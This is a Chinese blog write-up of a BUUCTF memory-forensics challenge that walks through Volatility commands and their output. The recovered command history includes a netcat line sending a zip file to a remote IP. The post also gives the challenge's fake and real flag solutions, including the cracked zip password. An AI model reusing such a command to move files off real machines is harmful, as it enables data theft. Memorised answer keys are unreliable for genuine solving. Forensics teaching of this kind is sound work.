
buuctf-misc writeup (持续更新)


原创

dameow 于 2022-01-07 19:37:23 发布 191 收藏
分类专栏： CTF 文章标签： web安全 安全

内存取证三项



文件下载解压，有几个提示信息。



volatility直接梭。

查看镜像信息imageinfo。此命令用于查看镜像的大概系统，便于执行对应的命令。

```
C:\Users\n0r1and3r\Desktop\neicunqz\内存取证三项\内存取证三项>volatility.exe -f dd.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\n0r1and3r\Desktop\neicunqz\□□□\□□□\dd.raw)
                      PAE type : PAE
                           DTB : 0xb18000L
                          KDBG : 0x80545ce0L
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2016-11-14 12:52:58 UTC+0000
     Image local date and time : 2016-11-14 20:52:58 +0800
```


查看执行过的cmd命令cmdscan。

```
C:\Users\n0r1and3r\Desktop\neicunqz\内存取证三项\内存取证三项>volatility.exe -f dd.raw cmdscan
Volatility Foundation Volatility Framework 2.6
**************************************************
CommandProcess: csrss.exe Pid: 668
CommandHistory: 0x2da3850 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 3 LastAdded: 2 LastDisplayed: 2
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x3dc
Cmd #0 @ 0x56af00: ipconfig
Cmd #1 @ 0x56d650: cd C:\Program Files\Netcat
Cmd #2 @ 0x2da2e40: nc 192.168.57.14 2333 < P@ssW0rd_is_y0ur_bir7hd4y.zip
**************************************************
CommandProcess: csrss.exe Pid: 668
CommandHistory: 0x2dae628 Application: nc.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x1f0
Cmd #20 @ 0x180018: .4148
**************************************************
CommandProcess: csrss.exe Pid: 668
CommandHistory: 0x2ddea58 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x164
```


从这里可以到小黑在小白的电脑执行了nc，并传送一个zip文件。应该就是题目的机密文件。而且猜测压缩包有密码，对应题目的小白的密码。

还有一个信息就是小黑在小白的桌面写了点什么，以为在桌面会有txt文件。文件扫描filescan。

```
C:\Users\n0r1and3r\Desktop\neicunqz\内存取证三项\内存取证三项>volatility.exe -f dd.raw filescan |findstr "desktop"
Volatility Foundation Volatility Framework 2.6
0x0000000000a9ee70      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\附件\通讯\desktop.ini
0x00000000010b31c8      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\游戏\desktop.ini
0x0000000002100688      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\「开始」菜单\程序\附件\娱乐\desktop.ini
0x00000000037bfbd0      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\「开始」菜单\程序\附件\desktop.ini
0x000000000494b560      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\附件\娱乐\desktop.ini
0x00000000054a13a0      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\desktop.ini
0x00000000061206c8      1      0 R--r-d \Device\HarddiskVolume1\Program Files\VMware\VMware Tools\plugins\vmusr\desktopEvents.dll
0x000000000612fda8      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\管理工具\desktop.ini
0x0000000006382e90      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\desktop.ini
0x0000000007431920      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\启动\desktop.ini
0x00000000076b94e8      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\附件\系统工具\desktop.ini
0x0000000007b67788      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\「开始」菜单\程序\desktop.ini
0x0000000007c752c8      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\「开始」菜单\程序\启动\desktop.ini
0x0000000007fb9528      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\附件\desktop.ini
0x000000000087a22c8      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\「开始」菜单\程序\附件\辅助工具\desktop.ini
0x00000000092a49f0      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\Administrator\「开始」菜单\程序\附件\辅助工具\desktop.ini
```


并不是，桌面啥也没有，txt也没有。没思路的时候就看看进程信息pslist。

```
C:\Users\n0rland3r\Desktop\neicunqz\内存取证三项\内存取证三项>volatility.exe -f dd.raw pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ----------
0x80eca020 System                    4      0     59      252 ------      0
0x80d98b30 smss.exe                552      4      3       21 ------      0 2016-11-14 12:09:44 UTC+0000
0xff70e918 csrss.exe               668    552     11      401      0      0 2016-11-14 12:09:47 UTC+0000
0xff704da0 winlogon.exe            692    552     18      445      0      0 2016-11-14 12:09:48 UTC+0000
0xff6eb490 services.exe            736    692     16      280      0      0 2016-11-14 12:09:49 UTC+0000
0xff6e7770 lsass.exe               748    692     21      350      0      0 2016-11-14 12:09:49 UTC+0000
0xff6d2b48 vmacthlp.exe            900    736      1       24      0      0 2016-11-14 12:09:50 UTC+0000
0xff6b12c0 svchost.exe             928    736     17      193      0      0 2016-11-14 12:09:50 UTC+0000
0xff69f1a8 svchost.exe             992    736     10      258      0      0 2016-11-14 12:09:51 UTC+0000
0xff68d310 svchost.exe            1152    736     64     1217      0      0 2016-11-14 12:09:51 UTC+0000
0xff6844c0 svchost.exe            1220    736      6       59      0      0 2016-11-14 12:09:51 UTC+0000
0xff6773c8 svchost.exe            1360    736     14      208      0      0 2016-11-14 12:09:52 UTC+0000
0xff655498 spoolsv.exe            1560    736     11      130      0      0 2016-11-14 12:09:53 UTC+0000
0xff63e718 svchost.exe            1692    736      5       87      0      0 2016-11-14 12:10:11 UTC+0000
0xff6383d0 VGAuthService.e        1756    736      2       61      0      0 2016-11-14 12:10:11 UTC+0000
0xff61b4d8 vmtoolsd.exe           1932    736      8      251      0      0 2016-11-14 12:10:20 UTC+0000
0xff5ea6b0 alg.exe                 308    736      6      105      0      0 2016-11-14 12:10:22 UTC+0000
0xff5e89b0 wmiprvse.exe            316    928     12      233      0      0 2016-11-14 12:10:22 UTC+0000
0xff5b8a48 explorer.exe           1416   1332     15      446      0      0 2016-11-14 12:10:26 UTC+0000
0xff583a18 wscntfy.exe            1204   1152      1       44      0      0 2016-11-14 12:10:26 UTC+0000
0xff56b1b0 rundll32.exe           1744   1416      4       78      0      0 2016-11-14 12:10:28 UTC+0000
0xff56a3f8 vmtoolsd.exe           1704   1416      6      170      0      0 2016-11-14 12:10:28 UTC+0000
0xff566da0 ctfmon.exe             1912   1416      1       89      0      0 2016-11-14 12:10:28 UTC+0000
0x80d4bb28 wpabaln.exe            1992    692      1       66      0      0 2016-11-14 12:12:26 UTC+0000
0xff5ee020 notepad.exe             280   1416      1       50      0      0 2016-11-14 12:20:27 UTC+0000
0xff5c5020 cmd.exe                1568   1416      1       34      0      0 2016-11-14 12:23:34 UTC+0000
0xff5b6448 conime.exe              860   1568      1       36      0      0 2016-11-14 12:23:34 UTC+0000
0x80d4d7f0 wmiprvse.exe            856    928      6      135      0      0 2016-11-14 12:48:39 UTC+0000
0xff555020 nc.exe                  120   1568      1       34      0      0 2016-11-14 12:50:28 UTC+0000
0xff65c2a0 DumpIt.exe              392   1416      1       24      0      0 2016-11-14 12:52:52 UTC+0000
                                                                                          CSDN @dameow
```

特殊进程除了nc就是ie和notepad，查看notepad里面写了什么。

```
C:\Users\n0rland3r\Desktop\neicunqz\内存取证三项\内存取证三项>volatility.exe -f dd.raw notepad
Volatility Foundation Volatility Framework 2.6
Process: 280
Text:
?□

Text:
d

Text:
□

Text:
?

Text:
666C61677B57336C6563306D655F376F5F466F72336E356963737D
                                                          CSDN @dameow
```

原来在这里，并不是在桌面，而是在桌面的notepad里面。这串是16进制，转换成字符串。

16进制转换文本 / 文本转16进制

666C61677B57336C6563306D655F376F5F466F72336E356963737D

字符串转16进制 >>

16进制转字符串 >>

结果互换

全部清空

flag{W3lc0me_7o_For3n5ics}

CSDN @dameow

但是不是flag，是假的。这条路断了。

回到刚刚的zip文件。先下载下来dumpfiles。

```
C:\Users\n0rland3r\Desktop\neicunqz\内存取证三项\内存取证三项>volatility.exe -f dd.raw --profile=WinXPSP2x86 dumpfiles -Q 0x0000000002c61318 --dump-dir=./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x02c61318   None   \Device\HarddiskVolume1\Program Files\Netcat\P@ssW0rd_is_y0ur_bir7hd4y.zip
SharedCacheMap 0x02c61318   None   \Device\HarddiskVolume1\Program Files\Netcat\P@ssW0rd_is_y0ur_bir7hd4y.zip
```


注意到文件名是小白的生日，生日只有数字，可以爆破。

密码是19950101，里面就是flag，真flag。